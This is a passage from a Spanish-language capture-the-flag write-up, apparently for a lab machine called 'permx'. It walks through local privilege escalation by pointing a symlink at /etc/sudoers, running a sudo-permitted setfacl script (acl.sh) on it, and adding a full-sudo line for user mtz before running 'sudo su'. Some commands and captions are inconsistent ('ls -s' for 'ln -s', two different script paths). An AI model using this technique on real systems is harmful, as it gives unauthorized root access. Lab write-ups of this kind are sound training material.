Como tenemos permisos de superusuario sobre el archivo `acl.sh` vamos a comprobaremos su código para tratar de comprender mejor su funcionamiento y ver si podemos utilizarlo para escalar privilegios.

```
nano /etc/acl.sh
```

Listing 13: Mostrar todo el contenido de las columnas username y password de la tabla user.

Figura 33: Conexión ssh.

Este script en Bash está diseñado para modificar los permisos de archivos utilizando ACLs (Access Control Lists) en el sistema. ACLs permiten definir permisos más detallados que los permisos estándar de Unix/Linux (propietario, grupo, otros).

También podemos observar que verifica que el archivo objetivo `$target` esté ubicado dentro del directorio raíz `/home/mtz` y que se trate de un archivo regular, no un directorio ni cualquier otro tipo de archivo.

Si todas las modificaciones anteriores son correctas, el script utiliza `setfacl` para modificar los permisos ACL del archivo.

## 7.1. Symbolic link attack (Ataque de enlace simbólico)

El tipo de explotación que vamos a utilizar se conoce como **"symlink attack"** o **"symbolic link attack"** (ataque de enlace simbólico). Se refiere a un ataque en el que un atacante utiliza un enlace simbólico para engañar a un proceso o script, haciendo que este acceda o modifique un archivo distinto del que debería, generalmente archivos críticos del sistema como **/etc/sudoers**.

En este caso, el ataque aprovecha que el script no valida correctamente si el archivo es un enlace simbólico, lo que permite que un archivo sensible sea accesible indirectamente.

### 7.1.1. Creación de un enlace simbólico.

Para llevar a cabo la escalada de privilegios, debemos de crear un enlace simbólico llamado **enlaceSimbolicoSudoers** que apunta al archivo **/etc/sudoers**. Esto engaña al script para que piense que está operando sobre un archivo en tu directorio de usuario, cuando en realidad está operando sobre un archivo crítico del sistema.

Debemos de tener en cuenta de que el archivo lo debemos de crear dentro de la ruta **/home/mtz**, ya que es una de las comprobaciones que realiza el script **acl.sh**.

```
ls -s /etc/sudoers enlaceSimbolicoSudoers
```

### 7.1.2. Ejecución del script **acl.sh** sobre el enlace simbólico.

El siguiente paso sería ejecutar el script con privilegios de superusuario (usando el comando **sudo**), asignando permisos de lectura y escritura (rw) para el usuario **mtz** sobre el archivo simulado **/home/mtz/enlaceSimbolicoSudoers**, que en realidad apunta a **/etc/sudoers** por el enlace simbólico.

```
sudo /opt/acl.sh mtz rw /home/mtz/enlaceSimbolicoSudoers
```

### 7.1.3. Modificación del archivo **sudoers**.

Ahora que tenemos permisos de escritura sobre el archivo **/etc/sudoers**, lo podemos abrir con el editor **nano** para realizar modificaciones.

El archivo **/etc/sudoers** controla los permisos de superusuario en el sistema. Al editarlo, puedes otorgar permisos elevados a tu usuario, lo que te permitirá ejecutar cualquier comando como superusuario en el futuro.

```
nano /etc/sudoers
```

En el archivo **/etc/sudoers**, añades la siguiente línea:

```
mtz ALL=(ALL:ALL) ALL
```

Esta línea otorga al usuario **mtz** la capacidad de ejecutar cualquier comando en el sistema con privilegios de superusuario.

partir de este momento, el usuario **mtz** puede usar **sudo** sin restricciones, lo que le da acceso completo al sistema.

```

GNU nano 6.2 /etc/sudoers
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
Defaults        use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
|
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
mtz ALL=(ALL:ALL) NOPASSWD: /opt/acl.sh

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo

```

Figura 34: Archivo /etc/sudoers

```

# User privilege specification
root    ALL=(ALL:ALL) ALL
mtz     ALL=(ALL:ALL) ALL
# Members of the admin group may

```

Figura 35: Añadir permisos de super usuario para el usuario mtz

#### 7.1.4. Acceso al sistema como root

Finalmente podemos utilizar el comando **sudo su** para acceder a la cuenta de **root**. Algo que hay que tener en cuenta es que debemos de realizar toda esta operación de la forma más rápida posible ya que el sistema elimina cada cierto tiempo las conexiones de nuestro enlace simbólico al archivo `/etc/sudoers`. Una vez hemos ganado acceso como **root** ya podemos navegar sin problemas y podemos encontrar el archivo **root.txt** dentro del directorio `/root`.

```
mtz@permx:~$ ln -s /etc/sudoers helpfile
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/helpfile
mtz@permx:~$ nano /etc/sudoers
mtz@permx:~$ sudo su
[sudo] password for mtz:
root@permx:/home/mtz# |
```

Figura 36: Listar privilegios del usuario